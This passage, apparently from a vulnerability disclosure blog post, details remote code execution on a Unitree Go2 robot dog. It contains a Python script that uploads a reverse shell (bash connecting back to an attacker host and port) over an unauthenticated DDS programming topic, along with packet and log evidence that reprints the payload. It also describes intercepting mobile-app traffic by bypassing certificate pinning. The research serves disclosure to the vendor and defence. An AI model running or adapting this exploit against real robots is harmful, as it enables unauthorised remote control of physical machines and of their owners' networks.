import subprocess
import os

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('{LHOST}', {LPORT}))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(['/bin/bash', '-i'])
"""

dp = DomainParticipant(0)

# pain in my asshole
qos = Qos(
    Policy.Reliability.BestEffort,
    Policy.Durability.Volatile,
    Policy.History.KeepLast(depth=1)
)

writer = DataWriter(dp, Topic(dp, 'rt/api/programming_actuator/request', Request_, qos=qos))
reader = DataReader(dp, Topic(dp, 'rt/api/programming_actuator/response', Response_))

time.sleep(5)

req_id = int(time.time() * 1000)

payload = {
    "program_content": {
        "chunk_index": 1,
        "total_chunk_num": 1,
        "chunk_content": revshell_code
    },
    "program_uuid": "revshell",
    "bind_hotkey": "R1+Y"
}

req = Request_(
    header=RequestHeader_(
        identity=RequestIdentity_(id=req_id, api_id=1002),
        lease=RequestLease_(id=0),
        policy=RequestPolicy_(priority=0, noreply=False)
    ),
    parameter=json.dumps(payload),
    binary=b""
)

writer.write(req)
print(f"sent revshell payload (id={req_id})")
print(f"connects back to {LHOST}:{LPORT}")

timeout = time.time() + 5
got_response = False

while time.time() < timeout:
    samples = reader.take(10)
    for sample in samples:
        if hasattr(sample, 'header') and sample.header.identity.id == req_id:
            code = sample.header.status.code
            if code == 0:
                print("upload ok")
                print("start listener & press R1+Y on controller")
            else:
                print(f"failed: {code}")
            got_response = True
            break
    if got_response:
        break
    time.sleep(0.1)

if not got_response:
    print("no response conf file write and .txt change")
Successful exploitation will result in the following output.

After the exploit runs, the /unitree/etc/programming directory contains a new file revshell.py, and the contents of hotkey_list.txt will show a mapped R1+Y binding pointing to the chunked revshell content.

If we go back to our actuator_manager.py we'll see the following.
actuator_manager.pyThe initial access isn't captured in the actuator_manager.py output. We'll look at Wireshark to fill in the blanks.

During DDS Discovery, the robot broadcasts all its available services to the network. Frame 2181 lists the robot's published topics (data streams it sends out). This reveals a rt/api/programming_actuator/response topic, suggesting a programming service exists, but not showing how to access it. Frame 2182 lists the robot's subscribed topics (what it's listening for). It shows the robot accepts Request_ messages on rt/api/programming_actuator/request. This is the equivalent of the robos blasting to the world with a "you can send stuff to rt/api/programming_actuator/request, and I'll do stuff with it" messages.

We can see that we (192.168.1.2) subscribed to the programming_actuator topic by announcing ourselves as a writer. This message effectively tells the robot, "I am a valid publisher for the rt/api/programming_actuator/request topic. Please accept data from me". The robot's DDS implementation accepts this subscription because there's no authentication.

Frame 5371 is where we send out data to the topic. The payload is a JSON object containing our Python reverse shell, which gets delivered via the DDS DATA message.
The capture shows numerous dispose and unregister messages. This is the standard DDS protocol for leaving the network. The robot unregisters all its endpoints, including the programming_actuator service. The actuator_manager.py logs confirm the attack chain.
We can see the UDP packet arrive, get deserialized from JSON into a Request_ object, and is passed to process_sample(hotkey_manager, sample) for processing. The payload in the network capture matches the application logs.

2025-10-29 22:32:13,057 - actuator_manager - DEBUG - [actuator_manager] process_sample() sample=Request_(
  header=RequestHeader_(
    identity=RequestIdentity_(id=1761748332960, api_id=1002),
    lease=RequestLease_(id=0),
    policy=RequestPolicy_(priority=0, noreply=False)
  ),
  parameter='{"program_content": {"chunk_index": 1, "total_chunk_num": 1,
    "chunk_content": "\\nimport socket\\nimport subprocess\\nimport os\\n\\n
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)\\n
    s.connect((\\'192.168.1.2\\', 4444))\\n
    os.dup2(s.fileno(), 0)\\n
    os.dup2(s.fileno(), 1)\\n
    os.dup2(s.fileno(), 2)\\n
    subprocess.call([\\'/bin/bash\\', \\'-i\\'])\\n"},
  "program_uuid": "revshell",
  "bind_hotkey": "R1+Y"}',
  binary=[]
)
Now that the robot has logged our payload. We can see it extracted api_id=1002 from the message header. Remember, this 1002 ID informs the robot that this is a "code upload request".
2025-10-29 22:32:13,058 - actuator_manager - DEBUG - [actuator_manager] process_sample() api_id=1002
2025-10-29 22:32:13,058 - actuator_manager - DEBUG - [actuator_manager] process_sample() identity_id=1761748332960
It then logs the correlation ID for tracking the response. You can see the robot logs the JSON string (from the parameter field) again. At this point, the robot has logged your attack twice in different formats 😅.

The robot then calls update_hotkey_list(bind_hotkey='R1+Y', uuid='revshell').
2025-10-29 22:32:13,060 - actuator_manager - DEBUG - [actuator_manager] [hotkeyManager] update_hotkey_list() bind_hotkey=R1+Y
2025-10-29 22:32:13,061 - actuator_manager - DEBUG - [actuator_manager] [hotkeyManager] update_hotkey_list() uuid=revshell
Which sets the hotkey R1+Y and program UUID revshell.
2025-10-29 22:32:13,061 - actuator_manager - DEBUG - [actuator_manager] [hotkeyManager] update_hotkey_list() OLD hotkey_list=
[{'hotkey': 'L1+Y', 'program_uuid': ''},
 {'hotkey': 'L2+Y', 'program_uuid': ''},
 {'hotkey': 'R1+Y', 'program_uuid': ''}]
Before the hotkey binding state change, we can see there were no previous bindings. Then we see it writing our Python payload to disk.
2025-10-29 22:32:13,062 - actuator_manager - DEBUG - [actuator_manager] [hotkeyManager] create_new_program_file() file_name=/unitree/etc/programming/revshell.py
content has been written to /unitree/etc/programming/revshell.py.

2025-10-29 22:32:13,063 - actuator_manager - DEBUG - [actuator_manager] [hotkeyManager] update_associated_file() file_name=/unitree/etc/programming/hotkey_list.txt

2025-10-29 22:32:13,063 - actuator_manager - DEBUG - [actuator_manager] [hotkeyManager] update_associated_file() file /unitree/etc/programming/hotkey_list.txt content has been updated
It updates the hotkey_list.txt.
2025-10-29 22:32:13,064 - actuator_manager - DEBUG - [actuator_manager] [hotkeyManager] update_hotkey_list() NEW hotkey_list=
[{'hotkey': 'L1+Y', 'program_uuid': ''},
 {'hotkey': 'L2+Y', 'program_uuid': ''},
 {'hotkey': 'R1+Y', 'program_uuid': 'revshell'}]
It then logs the after state, showing that the backdoor is now bound. This acts as a "success response" I'm guessing.
2025-10-29 22:32:13,064 - actuator_manager - DEBUG - [actuator_manager] send_response() api_id=1002
2025-10-29 22:32:13,065 - actuator_manager - DEBUG - [actuator_manager] send_response() identity_id=1761748332960
2025-10-29 22:32:13,065 - actuator_manager - DEBUG - [actuator_manager] send_response() code=0
Finally, the robot receives a DDS metadata sample (not actual data). sample=InvalidSample(key=b'\x00...'). This is DDS housekeeping.
2025-10-29 22:32:13,166 - actuator_manager - DEBUG - [actuator_manager] samples_number=1
2025-10-29 22:32:13,166 - actuator_manager - DEBUG - [actuator_manager] process_sample() ------------------------
2025-10-29 22:32:13,166 - actuator_manager - DEBUG - [actuator_manager] process_sample() sample=InvalidSample(key=b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00', sample_info=SampleInfo(...))
Now, if we power on our controller and press R1+Y simultaneously...
We can see that the new thread is spawned, running the script /unitree/etc/programming/reveshell.py.

Tada 🎉

New Challenges & Obstacles in Version 1.1.11

Unitree asked us to validate the DDS RCE on the V1.1.11 version. After reverting Go2 to the stock image and upgrading to that version, we noticed that the DDS topic broadcasts from the Go2 robot have changed significantly. We went from having 67 topics to only 4, and rt/api/programming_actuator/ was nowhere to be found.
[*] Joining DDS domain 0...
[*] Discovering topics from robot at 192.168.123.161...

1761841554.188194 [0]    6956286: config: //CycloneDDS/Domain/General: 'NetworkInterfaceAddress': deprecated element (CYCLONEDDS_URI+0 line 4)

[+] Found 4 active topics:
    → rt/api/obstacles_avoid/request
    → rt/api/sport/request
    → rt/api/vui/request
    → rt/wirelesscontroller_unprocessed

Initially we chalked it up to an update glitch, then assumed Unitree had finally implemented DDS-layer encryption. After some back and forth, we confirmed that wasn't the case... DDS encryption simply wasn't in the release.
We eventually noticed that V1.1.11's cyclonedds.xml had EnableTopicDiscoveryEndpoints set to false. When disabled, the built-in discovery endpoint is never created. Our understanding is that participants can still communicate on topics they already know about, but passive enumeration of the topic space via RTPS is no longer possible.
Topics on V1.1.11 simply aren't discoverable via RTPS without the certificate bearing the hardcoded keys. After many failed attempts to build out a full three-plugin harness with the CA cert, identity cert, and private key, topics remained undiscoverable.
      <Authentication>
        <Library initFunction="init_authentication" finalizeFunction="finalize_authentication"
                 path="./libdds_security_auth.so"/>
        <IdentityCA>file:./u9tnkSyytqlJ.crt</IdentityCA>
        <IdentityCertificate>file:./avsW9qEwxwLs.crt</IdentityCertificate>
        <PrivateKey>file:./NEWISjkkqOHK.crt</PrivateKey>
      </Authentication>
On the Go2 Air, only 4 topics were visible and the V1.1.7 exploit didn't work. The EDU build of V1.1.11, however, remains vulnerable.
Environment Setup
We don't have access to the EDU firmware, so the DDS RCE exploit died with V1.1.11, but we still wanted to find a way to root it.


We grabbed an old Pixel phone Ruikai had lying around, rooted it with Magisk, and installed the AlwaysTrustUserCerts module. From there we dropped a Caido certificate on the device to intercept traffic, spun up a Frida server, and threw akabe1 certificate pinning bypass at it. The Unitree Go2 app launched cleanly & started routing straight through our proxy.
